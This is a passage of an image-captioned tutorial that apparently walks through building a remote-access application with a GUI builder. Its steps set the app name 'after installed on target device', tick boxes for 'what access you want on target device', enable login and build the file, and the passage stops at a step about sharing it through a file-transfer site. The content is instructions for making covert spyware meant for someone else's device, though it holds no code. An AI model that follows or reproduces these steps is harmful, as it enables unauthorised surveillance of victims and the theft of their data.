
- Icon Selected , now click on open




- Now click on **options** tab




- Select application name after installed on target device




- Name selected and then click on **tools** tab




- Now select checkboxes for what access you want on target device




- All set now click on **login** tab




- Click on **Enable**




- Now click on **build** tab and then click checkbox “all”




- All set ✅ 🖱️




- Click on start Building




- Click on ok




- Started Building Application 🤖 ✅




- Now open browser , search wormhole website
- Open First Website



